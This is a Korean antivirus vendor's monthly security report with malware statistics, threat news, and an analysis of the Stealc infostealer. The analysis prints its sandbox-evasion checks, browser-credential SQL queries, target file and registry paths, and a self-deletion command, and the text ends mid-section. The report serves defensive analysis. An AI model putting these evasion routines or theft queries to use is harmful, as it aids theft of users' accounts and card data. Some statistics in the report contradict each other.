
이스트시큐리티
보안동향보고서

No.169
2023/10/27

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

북한의 지원을 받는 Lazarus APT 그룹의 공격이 지속되었습니다.
암호화폐 리스크 관리 기업 엘립틱의 보고서에 따르면, 라자루스는 지난 3 개월 동안 5 건의 가상자산 해킹으로 약 3200 억원 규모의 가상자산을 탈취하였으며, 미국 연방수사국(FBI)은 라자루스가 9 월 초 온라인 카지노, 베팅 플랫폼에서 545 억원 상당의 가상자산을 탈취했다고 발표했습니다. 이렇게 탈취한 가상자산들은 러시아 거래소를 통하여 세탁하는 것으로 밝혀졌는데, 이는 한·미·일의 영향력이 쉽게 미치지 않는 러시아 기반 거래소를 공략해 탈취한 암호화폐를 안정적으로 현금화하려는 의도로 추측되고 있습니다.

국내의 특정 분야의 전문가들을 대상으로 한 북한 해커 조직의 공격도 지속되었습니다.
이번에 포착된 공격의 경우 9 월 12 일부터 17 일까지 진행되었던 김정은 북한 국무위원장의 러시아 방문에 대한 대북 관련 국내 활동가의 원고로 위장하여 사용자의 흥미를 유발하였으며, 최종적으로 사용자의 정보 탈취 및 추가 페이로드다운 등 추가 악성 행위를 시도합니다.

랜섬웨어의 공격도 지속되었습니다.
기아 미국 조지아 공장 협력사가 랜섬웨어 공격을 당해 부품공급에 차질을 겪었으며, 이로 인해 기아 조지아 공장이 생산을 일시 중단하기도 했습니다. 한화 큐셀 중국 법인 역시 랜섬웨어 공격을 받아 일부 데이터가 탈취된 것으로 확인되었습니다. 록빗(Lockbit) 그룹은 다크웹 블로그를 통하여 데이터를 탈취하였고 협상에 응하지 않으면 모든 데이터를 공개하겠다고 경고하기도 했습니다.

애플 계정을 노리는 스미싱이 등장하였습니다.
일반적으로 스미싱 공격은 안드로이드 휴대폰 사용자들을 대상으로 진행되어 아이폰 사용자는 상대적으로 안전하다고 알려져 있었습니다. 하지만 9 월, 아이폰 사용자를 타깃으로 하는 스미싱들이 유포되었으며 현재까지도 지속적으로 유포 중에 있습니다. 스미싱 공격은 "Apple ID 가 보안상 위험합니다", "AppStore 에 비정상적인 구매 공제가 있어 환불을 신청해야 합니다"와 같은 문구와 함께 링크가 포함된 문자메세지로 진행되며, 만일 사용자가 해당 링크를 클릭하면 애플 피싱 페이지로 연결되어 애플 ID 계정 입력을 유도하여 계정 탈취를 시도합니다. 뿐만 아니라 부고, 건강검진 등 키워드의 스미싱의 대량 유포도 지속되고 있어 사용자들의 각별한 주의가 필요합니다.

서울 대치동의 유명 입시학원들을 해킹하여 강의 동영상을 빼돌려 불법 스트리밍사이트를 운영하고, 유명 인터넷서점 2 곳을 상대로 전자책을 탈취하여 유포한 범인들이 구속되었습니다.
전자적 저작물은 무한 복제가 가능하고 시공간의 영향을 받지 않기 때문에, 이러한 유통 생태계를 위협하는 범죄는 지속적으로 발생할 가능성이 높아 주의가 필요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 9 월에는 Trojan.GenericKD.38020318, Misc.Riskware.BitCoinMiner, Misc.HackTool.KMSActivator , Worm.IM-VB.as, Application.Hacktool.KMSAuto.BQ 악성코드가 새롭게 Top 15 에 진입하였습니다.

Trojan.GenericKD.38020318 은 정상적인 프로그램이지만 언제나 공격자에 의해 악용될 가능성이 있는 프로그램에 대한 탐지명 입니다. Misc.Riskware.BitCoinMiner 가상화폐를 채굴하는데 악용될 가능성이 있으며, Misc.HackTool.KMSActivator, Application.Hacktool.KMSAuto.BQ 는사용자가 유효한 라이선스 없이 운영체제 또는 소프트웨어를 사용할 수 있도록 승인되지 않은 인증 키를 생성하는 도구에 대한 탐지명입니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	New	Trojan.GenericKD.38020318	Trojan	89,541
2	↑5	Gen:Variant.TDss.49	ETC	64,560
3	↓3	Misc.HackTool.AutoKMS	ETC	44,893
4	↑11	Worm.ACAD.Bursted	Worm	33,940
5	↑4	Trojan.DDoS.Nitol.gen	Trojan	32,052
6	↑5	Gen:Variant.Application.Keygen.34	ETC	21,689
7	↑8	Trojan.Acad.Bursted.AK	Trojan	20,430
8	New	Misc.Riskware.BitCoinMiner	Exploit	19,873
9	New	Misc.HackTool.KMSActivator	ETC	18,440
10	↑4	Gen:Variant.Sirefef.2727	ETC	18,302
11	↓7	Gen:Variant.Jaik.38715	ETC	17,475
12	New	Worm.IM-VB.as	Worm	16,647
13	↓10	Gen:Variant.Razy.864420	ETC	15,917
14	New	Application.Hacktool.KMSAuto.BQ	ETC	14,338
15	↓7	Exploit.CVE-2010-2568.Gen	Exploit	14,311

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023 년 10 월 01 일 ~ 2023 년 10 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 49%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 32%, 웜(Worm) 유형이 11%, 취약점(Exploit)유형이 8%로 확인되었습니다. 2023 년 8 월과 비교하여 전체 감염 건수는 16.7% 감소하였습니다..



카테고리별 악성코드 비율 전월 비교


2023 년 9 월에는 지난 8 월과 비교하여 트로이목마(Trojan) 유형이 8% 증가하였으며, 취약점(Exploit)유형이 1% 증가하였습니다. 기타(ETC)유형은 10% 감소하였고, 웜(Worm)유형이 11%로 새로 등장하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

9 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 9 월 1 일부터 9 월 30 일까지 총 12,957 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 9 월 한 달간 총 8,121,108 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 8 월 한 달간 확인되었던 8,337,369 건의 악성코드 경유지/유포지 URL 수에 비해 약 2.6% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.

2

악성코드 분석 보고서

[Trojan.Agent.Stealc] 악성코드 분석 보고서

1. 개요

Stealc 악성코드는 이름에서 알 수 있듯이 인포스틸러(Infostealer) 악성코드로 2023 년 상반기 처음으로 등장했다. 하지만 Vidar, Raccoon, Redline 악성코드와 같은 방식으로 추가 악성 행위를 위해 필요한 추가 라이브러리 파일을 다운로드 받아 사용하고 있다.

Stealc 는 시스템 정보, Outlook, 특정 브라우저, 메신저 프로그램 등 데이터를 수집하여 탈취하는 기능을 가지고 있으며, 수집된 정보를 탈취한 후 악성 파일과 추가 라이브러리 파일을 삭제하여 흔적을 지운다.

기존 알려진 악성코드를 기반으로 만들어진 Stealc 악성코드를 이번 호에서 분석해 보도록 한다.

2. 악성코드 상세 분석

2.1 Display 높이(Pixel) 확인

Display 높이(Pixel) 정보를 구한 후, 해당 값이 666(0x29A) 미만이면 프로세스를 종료한다.

```
int Dispaly_check()
{
  int result; // eax
  HDC hdc; // [esp+0h] [ebp-Ch]
  int DeviceCaps; // [esp+4h] [ebp-8h]

  hdc = CreateDCA(pwszDriver, 0, 0, 0);
  DeviceCaps = GetDeviceCaps(hdc, VERTRES);
  result = ReleaseDC(0, hdc);
  if ( DeviceCaps < 0x29A )
    ExitProcess(0);
  return result;
}
```

[그림 1] Pixel 확인 코드

2.2 CPU 의 개수 확인

GetSystemInfo() 함수를 이용해서 얻은 SYSTEM_INFO 구조체의 dwNumberOfProcessors 값이 2 개 미만이면 프로세스를 종료한다.

```
void NumberOfProcessors_check()
{
  struct _SYSTEM_INFO SystemInfo; // [esp+4h] [ebp-24h] BYREF

  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors < 2 )
    ExitProcess(0);
}
```

[그림 2] 시스템 정보 확인 코드

2.3 샌드박스 환경 확인

샌드박스 환경 확인을 위해 메모리 할당을 사용한다. VirtualAllocExNuma() 함수는 에뮬레이트되지 않은 API 이다

```
LPVOID Anti_Sandbox_mem()
{
  HANDLE CurrentProcess; // eax

  CurrentProcess = GetCurrentProcess();
  if ( !VirtualAllocExNuma(CurrentProcess, 0, 0x7D0u, 0x3000u, PAGE_EXECUTE_READWRITE, 0) )
    ExitProcess(0);
  return sub_401040();
}
```

[그림 3] 메모리 할당 코드

GlobalMemoryStatusEx() 함수를 사용하여 물리 메모리의 크기를 구한 후, 1111(0x457)보다 작으면 샌드박스 환경으로 탐지한다.

```
int Memory_check()
{
  unsigned __int64 v0; // rax
  unsigned __int64 v1; // rax
  struct _MEMORYSTATUSEX Buffer; // [esp+0h] [ebp-48h] BYREF
  unsigned __int64 v4; // [esp+40h] [ebp-8h]

  sub_411910((int)&Buffer, 0, 0x40u);
  Buffer.dwLength = 64;
  LODWORD(v0) = GlobalMemoryStatusEx(&Buffer);
  if ( (_DWORD)v0 == 1 )
  {
    LODWORD(v1) = sub_4138A0(Buffer.ullTotalPhys, 1024i64);
    LODWORD(v0) = sub_4138A0(v1, 1024i64);
    v4 = v0;
  }
  else
  {
    v4 = 0i64;
  }
  if ( v4 < 0x457 )
    ExitProcess(0);
  return v0;
}
```

[그림 4] 메모리 크기 확인 코드

컴퓨터 이름과 사용자명이 각각 'HAL9TH', 'JohnDoe'이면 프로세스를 종료한다. 이는 윈도우 디펜더 에뮬레이터가 사용하는 이름으로 알려져 있다.

```
int Defender_check()
{
  int v0; // eax
  int result; // eax
  int v2; // eax
  int v3; // [esp-4h] [ebp-4h]
  int v4; // [esp-4h] [ebp-4h]

  v3 = HAL9TH;
  v0 = Get_comname();
  result = sub_4119B0(v0, v3);
  if ( !result )
  {
    v4 = JohnDoe;
    v2 = Get_username();
    result = sub_4119B0(v2, v4);
    if ( !result )
      ExitProcess(0);
  }
  return result;
}
```

[그림 5] 안티 에뮬레이션 코드

2.4 언어 환경 확인

시스템 언어 확인을 통해 러시아(0x419), 우크라이나(0x422), 벨라루스(0x423), 카자흐스탄(0x43F), 우즈베키스탄(0x443)인 경우 프로세스를 종료한다.

```
int __thiscall LangID_check(void *this)
{
  int result; // eax

  result = GetUserDefaultLangID();
  switch ( (__int16)result )
  {
    case 0x419:                                    // 러시아
      ExitProcess(0);
    case 0x422:                                    // 우크라이나
      ExitProcess(0);
    case 0x423:                                    // 벨라루스
      ExitProcess(0);
    case 0x43F:                                    // 카자흐스탄
      ExitProcess(0);
    case 0x443:                                    // 우즈베키스탄
      ExitProcess(0);
    default:
      return result;
  }
}
```

[그림 6] 시스템 언어 확인 코드

2.5 탈취 목록 리스트

1) 시스템 정보 탈취

감염 시스템 정보를 수집하여 BASE64 로 인코딩 되어 C&C 주소로 전송한다. 수집된 정보는 운영체제 정보, 네트워크 연결 정보, 하드웨어 정보, 사용자 PC 의 설치된 프로그램 등이 있다.

목록	
Network Info	IP, Country
System Summary	HWID, OS Architecture, UserName, Computer Name, Local Time, UTC, Language, Keyboards, Laptop, Running Path, CPU, Cores, Threads, RAM, Display Resolution, GPU
User Agents, Installed Apps, All Users, Current User, Process List 정보	

[표 1] 정보 탈취 목록

2) 브라우저 정보 탈취

구글 크롬의 경우 '\AppData\Local\Google\Chrome\User Data' 경로의 'Local State' 파일에서 'encrypted_key, stats_version' 값을 얻은 후, 암호화된 데이터를 CryptUnprotectData()를 이용하여 복호화 후 [표 2]와 같이 SQL 쿼리문으로 계정 정보를 탈취한다. 브라우저 정보 탈취에 사용된 SQL 쿼리문은 아래와 같다.

브라우저 목록	탈취 목록	SQL 쿼리문
Chromium, Opera	쿠키 정보	SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies
	신용카드 정보	SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
	로그인 정보	SELECT origin_url, username_value, password_value FROM logins
	자동 완성 정보	SELECT name, value FROM autofill
	최근 방문한 1000개 URL	SELECT url FROM urls LIMIT 1000
Mozilla	쿠키 정보	SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies
	히스토리 정보	SELECT fieldname, value FROM moz_formhistory
	최근 방문한 1000개 URL	SELECT url FROM moz_places LIMIT 1000

[표 2] SQL 쿼리문 목록

3) 메일 클라이언트 탈취

Outlook 계정 정보를 수집하기 위해 Outlook 관련 레지스트리 값을 읽는다. 수집하는 레지스트리 값은 다음과 같다.

목록	레지스트리 정보
Outlook	Software\Microsoft\Office\13.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\14.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\

[표 3] Outlook 레지스트리 목록

4) 메신저 프로그램 탈취

Steam, Discord, Telegram 메신저 프로그램의 데이터를 탈취한다.

프로그램 목록	수집 데이터
Steam	Reg : Software\Valve\Steam File : DialogConfig.vdf, DialogConfigOverlay*.vdf, config.vdf, libraryfolders.vdf, loginusers.vdf
Discord	\Local Storage\leveldb \Local Storage\leveldb\CURRENT
Telegram	key_datas, A7FDF864FBC10B77*, A92DAA6EA6F891F2*, D877F783D5D3EF8C*, F8806DD0C461824F*, map*

[표 4] 프로그램 목록

2.5 자가 삭제 기능

수집된 데이터를 탈취한 후, 다음 명령어를 사용하여 자가 삭제하고 C&C 서버에서 다운로드 받은 DLL 파일을 삭제한다.

명령어
cmd.exe /c timeout /t 5 & del /f /q "악성파일" & del "C:\ProgramData*.dll"" & exit

[표 5] 실행 명령어

3. 결론

Stealc 악성코드는 브라우저, 디스코드, 텔레그램, 메일 등에서 사용자 정보를 탈취할 수 있다. 또한, 문자열 난독화, Anti-Sandbox 기능을 가지고 있으며, 앞으로 파일 외형에 대한 진단을 회피하기 위해 다양한 패커를 사용할 것으로 보여진다.

Stealc는 기존 알려진 악성코드를 기반으로 만들어진 악성코드로서, 사용자 정보를 탈취하는 것을 주목적으로 하며 민감한 사용자 계정 정보를 탈취하기 때문에 추가적인 피해가 야기될 수 있어 각별한 주의가 필요하다.

따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 **'Trojan.Agent.Stealc'** 로 진단하고 있다.

3

최신 보안 동향

애플 ID 계정정보를 노리는 스미싱 주의!


애플 ID 계정정보를 노리는 스미싱이 발견되었습니다.
모바일 사용자들 사이에서 아이폰은 안드로이드 휴대폰보다 보안대책이 잘 되어있으며 스미싱 공격에도 상대적으로 안전하다고 알려져 있으며, 실제로 대부분의 스미싱 공격 역시 안드로이드 사용자들을 타깃으로 진행되어 왔습니다.

그런데 최근, 아이폰 사용자를 타깃으로 하는 스미싱이 유포 중에 있어 각별한 주의가 필요합니다.

스미싱은 다음과 같은 내용으로 유포되었습니다.

